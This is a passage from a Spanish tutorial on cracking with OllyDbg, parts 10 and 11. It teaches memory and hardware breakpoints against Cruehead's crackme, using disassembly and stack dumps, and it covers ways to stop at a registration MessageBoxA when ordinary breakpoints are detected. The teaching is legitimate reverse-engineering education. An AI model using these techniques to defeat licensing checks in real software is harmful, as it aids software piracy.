Si apreto F7 ahora si guardara el valor ya que el mecanismo del OLLY es sofisticado y permite que una vez detenido, si se pueda escribir al apretar f7.

```
Address   Hex dump                 ASCII
004020CA  00 00 40 00 00 00 00 00  ..@.....
004020D2  00 00 00 00 54 72 79 20  ....Try
004020DA  74 6F 20 63 72 61 63 6B  to crack
004020E2  20 6D 65 21 00 43 72 61   me!.Cra
```

Allí esta guardo 400000 si doy RUN nuevamente como el BPM esta aun activo, parara si el programa vuelve a escribir o intenta leer este valor.

```
C File View Debug Plugins Options Window Help
L E M T W H C

00401000    6A 00          PUSH 0
00401002    E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00          PUSH 0
0040100E    68 F4204000    PUSH CRACKME.004020F4
00401013    E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018  .  0BC0          OR EAX,EAX
0040101A  .v 74 01         JE SHORT CRACKME.0040101D
0040101C  .  C3            RETN
0040101D  >  C705 6420400  MOV DWORD PTR DS:[402064],4003
00401027  .  C705 6820400  MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  .  C705 6C20400  MOV DWORD PTR DS:[40206C],0
0040103B  .  C705 7020400  MOV DWORD PTR DS:[402070],0
00401045  .  A1 CA204000   MOV EAX,DWORD PTR DS:[4020CA]
0040104A  .  A3 74204000   MOV DWORD PTR DS:[402074],EAX
0040104F  .  6A 64         PUSH 64
00401051  .  50            PUSH EAX
00401052  .  E8 D1030000   CALL <JMP.&USER32.LoadIconA>
```

Vemos que ahora para allí, al tratar de leer de 4020CA en este caso nos dice MEMORY BREAKPOINT ON READING ya que paro al leer de allí.

```
Memory breakpoint when reading [004020CA]
```

Si apreto F7 lee el valor guardado y lo pasa a EAX

```
Registers (FPU)
EAX 00400000 ASCII "MZP
ECX 7C92056D ntdll.7C92
EDX 00140608
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C92

EIP 0040104A CRACKME.00

C 0  ES 0023 32bit 0(FF
P 1  CS 001B 32bit 0(FF
A 0  SS 0023 32bit 0(FF
Z 1  DS 0023 32bit 0(FF
S 0  FS 003B 32bit 7FFD
T 0  GS 0000 NULL
```


Apreto F9 a ver si alguna vez mas para.

```
0040108B  .  68 64204000   PUSH CRACKME.00402064
00401090  .  E8 F3030000   CALL <JMP.&USER32.RegisterClassA>
00401095  .  6A 00         PUSH 0
00401097  .  FF35 CA204000 PUSH DWORD PTR DS:[4020CA]
0040109D  .  6A 00         PUSH 0
0040109F  .  6A 00         PUSH 0
004010A1  .  68 00800000   PUSH 8000
```

Nuevamente para ON READING ya que lee el valor que hay en 4020CA y lo manda al stack con PUSH.

Memory breakpoint when reading [004020CA]


Ahora si quiero quitar el BPM que coloque hago click derecho en el DUMP y elijo BREAKPOINT-REMOVE MEMORY BREAKPOINT y con eso se quita, lo mismo como ya dijimos si colocamos uno nuevo.



En el caso anterior si al colocar el BREAKPOINT, hubiéramos elegido que sea ON WRITE o sea en escritura, OLLYDBG parara solo cuando escriba en la zona del BPM y no cuando lee.

Otra opción que nos da OLLYDBG es colocar un BPM en una sección completa.


Para ellos vamos a VIEW-MEMORY o a la ventana M que es lo mismo.



Allí vemos las secciones del crackme y mas abajo las secciones de las dlls y diferentes secciones utilizadas, podemos marcar la que deseemos por ejemplo, la sección que comienza en 401000 allí la vemos.


00390000	00004000				Priv	RW	RW	
003A0000	00004000				Priv	RW	RW	
003B0000	00003000				Map	R	R	\Device\HarddiskVolume1\W
003C0000	00002000				Map	R	R	
003E0000	00002000				Map	R	R	
00400000	00001000	CRACKME		PE header	Imag	R	RWE	
00401000	00001000	CRACKME	CODE	code	Imag	R	RWE	
00402000	00001000	CRACKME	DATA	data	Imag	R	RWE	
00403000	00001000	CRACKME	.idata	imports	Imag	R	RWE	
00404000	00001000	CRACKME	.edata	exports	Imag	R	RWE	
00405000	00001000	CRACKME	.reloc	relocations	Imag	R	RWE	
00406000	00002000	CRACKME	.rsrc	resources	Imag	R	RWE	
00410000	00006000				Map	R E	R E	
004D0000	00002000				Map	R E	R E	
004E0000	00103000				Map	R	R	
005F0000	000AB000				Map	R E	R E	

Hago click derecho en dicha sección y elijo SET MEMORY BREAKPOINT ON ACCESS.




Vemos que justo debajo tenemos la posibilidad de colocar también un BPM ON WRITE pero en este caso lo haremos ON ACCESS doy RUN.


Vemos que para en la siguiente línea veamos porque



Claro paro ON EXECUTION o sea el ejecutar, ya que pusimos el BPM en la sección que se ejecuta, pues al tratar de ejecutar alguna instrucción en dicha sección, para en este caso ON EXECUTION.



Ahora cambiaremos el BPM a la sección de KERNEL32 que esta a continuación del header, en mi caso es esta.



Le coloco un BPM ON ACCESS allí, así que parara cuando lea, escriba allí o cuando ejecute alguna instrucción en esa sección de KERNEL32, jeje doy RUN.

```
7C80B529   8BFF            MOV EDI,EDI                          ntdll.7C920738
7C80B52B   55              PUSH EBP
7C80B52C   8BEC            MOV EBP,ESP
7C80B52E   837D 08 00      CMP DWORD PTR SS:[EBP+8],0
7C80B532 v 74 18           JE SHORT kernel32.7C80B54C
7C80B534   FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C80B537   E8 682D0000     CALL kernel32.7C80E2A4
7C80B53C   85C0            TEST EAX,EAX
7C80B53E v 74 08           JE SHORT kernel32.7C80B548
7C80B540   FF70 04         PUSH DWORD PTR DS:[EAX+4]
7C80B543   E8 F4300000     CALL kernel32.GetModuleHandleW
7C80B548   5D              POP EBP
7C80B549   C2 0400         RETN 4
7C80B54C   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C80B552   8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
7C80B555   8B40 08         MOV EAX,DWORD PTR DS:[EAX+8]
7C80B558 ^ EB EE           JMP SHORT kernel32.7C80B548
7C80B55A   90              NOP
7C80B55B   90              NOP
```


En mi caso para allí y si veo en el stack, veo que paro en una api

```
0012FFBC  00401007  CALL to GetModuleHandleA
0012FFC0  00000000  pModule = NULL
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84E64228
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```


En este caso para al ejecutar una instrucción de la kernel32.dll y me funciono para saber cual es la primer api accedida desde el programa en dicha dll, si vemos la dirección de retorno en la primera línea del stack.

```
0012FFBC  00401007  CALL to GetModuleHandleA
0012FFC0  00000000  pModule = NULL
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84E64228
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  CRACKME.<ModuleEntryPoint>
0012FFFC  00000000
```

Si vemos adonde retornara con click derecho- FOLLOW IN DISASSEMBLER




Allí vemos que retornara a 401007 de la llamada a GetModuleHandleA que hay al inicio del programa.



Veo que un poco mas abajo hay una llamada a FindWindowA pero esa no parara pues corresponde a otra dll, en este caso a User32.dll.
Si doy run nuevamente parara en la siguiente línea de la api ya que el BREAKPOINT ON ACCESS me hace parar en cada línea de la misma que se esta ejecutando, pues entonces lo quitare con REMOVE MEMORY BREAKPOINT como antes.


Si quiero volver al programa, hago click derecho EXECUTE TILL USER CODE, o si no funciona en algún caso, puedo usar allí mismo EXECUTE TILL RETURN lo que me lleva hasta el RET y luego apreto F7 y vuelvo al programa.




En este caso EXECUTE TILL USER CODE funciona perfectamente ya veremos en que casos no funciona.


Si pongo un BPM de nuevo en la kernel32.dll parara en la siguiente api que se ejecute de esa dll y asi.

También si no puedo colocar porque es detectado un BP MessageBoxA porque el programa detecta el CC como vimos antes podemos poner un BPM allí también y cumplirá la misma función, veamos el ejemplo




En mi maquina es 77D504EA así que voy allí en el listado con GOTO EXPRESIÓN, puedo tipear la dirección o el nombre siempre respetando mayúsculas y minúsculas.







Marco la primera línea




Y veo que también tengo la posibilidad de elegir poner un BPM ON ACCESS o ON WRITE, elijo la primera opción y doy RUN.



Voy a HELP –REGISTER y allí pongo un user y serial cualquiera



Al apretar OK



Para en la misma forma en la api que si hubiéramos puesto un BP allí y si los BP son detectados es otro metodo para parar alli, que aunque puede ser detectado por el programa, mirando el permiso de la zona si cambio, igual es menos probable que ello ocurra, al menos es otra alternativa y hay que conocerlas todas.

Bueno para la parte siguiente nos quedan los HARDWARE BREAKPOINT y los MESSAGE BREAKPOINTS y el caso de los BPX CONDICIONALES que requiere más explicación, creo que por ahora tienen para practicar.

Hasta la parte 11
Ricardo Narvaja
26 de noviembre de 2005

INTRODUCCIÓN AL CRACKING CON OLLYDBG PARTE 11


Bueno, ya nos queda ver los hardware breakpoints, los condicionales y los message breakpoints, para terminar con los tipos de breakpoints.

HARDWARE BREAKPOINTS

Los HARDWARE BREAKPOINTS o (HBP) son una propiedad física del procesador, realmente yo no conozco la arquitectura de los mismos para explicarla, pero es como si tuviera varias entradas en las cuales vos le podes poner las direcciones en las cuales querés que el programa se detenga y el al ir ejecutando compara y al hallar la dirección parara.

Tenemos la posibilidad de poner cuatro HBP, a la vez al poner el quinto OLLYDBG nos pedirá que elijamos cual de los 4 existentes queremos borrar.


Como siempre usemos el CRACKME DE CRUEHEAD para practicar




Existen HBP ON EXECUTION, ON WRITE y ON ACCESS son las tres posibilidades existentes.

Poner un HB ON EXECUTION cumple la misma función que poner un BPX en una dirección, salvo que el HBP no cambia código y es mas difícil que sea detectado, eso si hay programas que tienen trucos que nos borran los HBP, esos trucos y la forma de contrarrestarlos los veremos en próximas entregas.

Si quiero poner un HBP EXECUTION en 401013, marco la línea, hago click derecho y elijo BREAKPOINT-HARDWARE ON EXECUTION





También puedo tipear en la commandbar



Con lo cual el HBP estará puesto.


OLLYDBG tiene una ventana especial para que podamos ver y manejar los HBP, para ello vamos a DEBUG-HARDWARE BREAKPOINTS






Allí tenemos la ventana de los HBP, si apretamos FOLLOW nos mostrara en el listado donde esta colocado el mismo, y con DELETE podremos borrarlo.


Ahora apreto F9 para correr el programa




Y para en 401013

Como vemos se comporta como un BPX común, si realizamos la misma prueba que hicimos con el BPX de escribir MOV EAX, DWORD PTR DS:[401013] y lo ejecutamos vemos que el código no ha sido cambiado.






Cambio EIP a 401000 con NEW ORIGIN HERE y apreto F7




Vemos que los bytes son E8 A6 04 00, los lee al revés y nos muestra 00004A6E8, sin cambios, así que verificamos que no hay cambios de código.


A su vez podemos reiniciar el OLLYDBG veremos que el HBP se mantiene colocado



Lo borramos y colocamos uno en MessageBoxA como hicimos con el BPX directo en la api



Ahora lo vemos en la lista de HBP





No repetiremos lo mismo pero sabemos que si corremos el programa y le colocamos un user y pass, y lo aceptamos, parara en la api MessageBoxA de la misma forma que lo hemos hecho antes con BPX comunes.

Los HBP ON ACCESS y ON WRITE solo pueden abarcar 1, 2 o 4 bytes de largo, por mas que marquemos zonas en el dump mas largas, solo tomara como máximo los primeros 4 bytes de la misma veamos el ejemplo.


Reinicio y borro todos los HBP que quedaron, y tratare de colocar un HBP ON ACCESS en la dirección 4020CA

Voy a ver dicha dirección en el DUMP






Allí esta ahora marco los primeros 4 bytes




Y hago click derecho

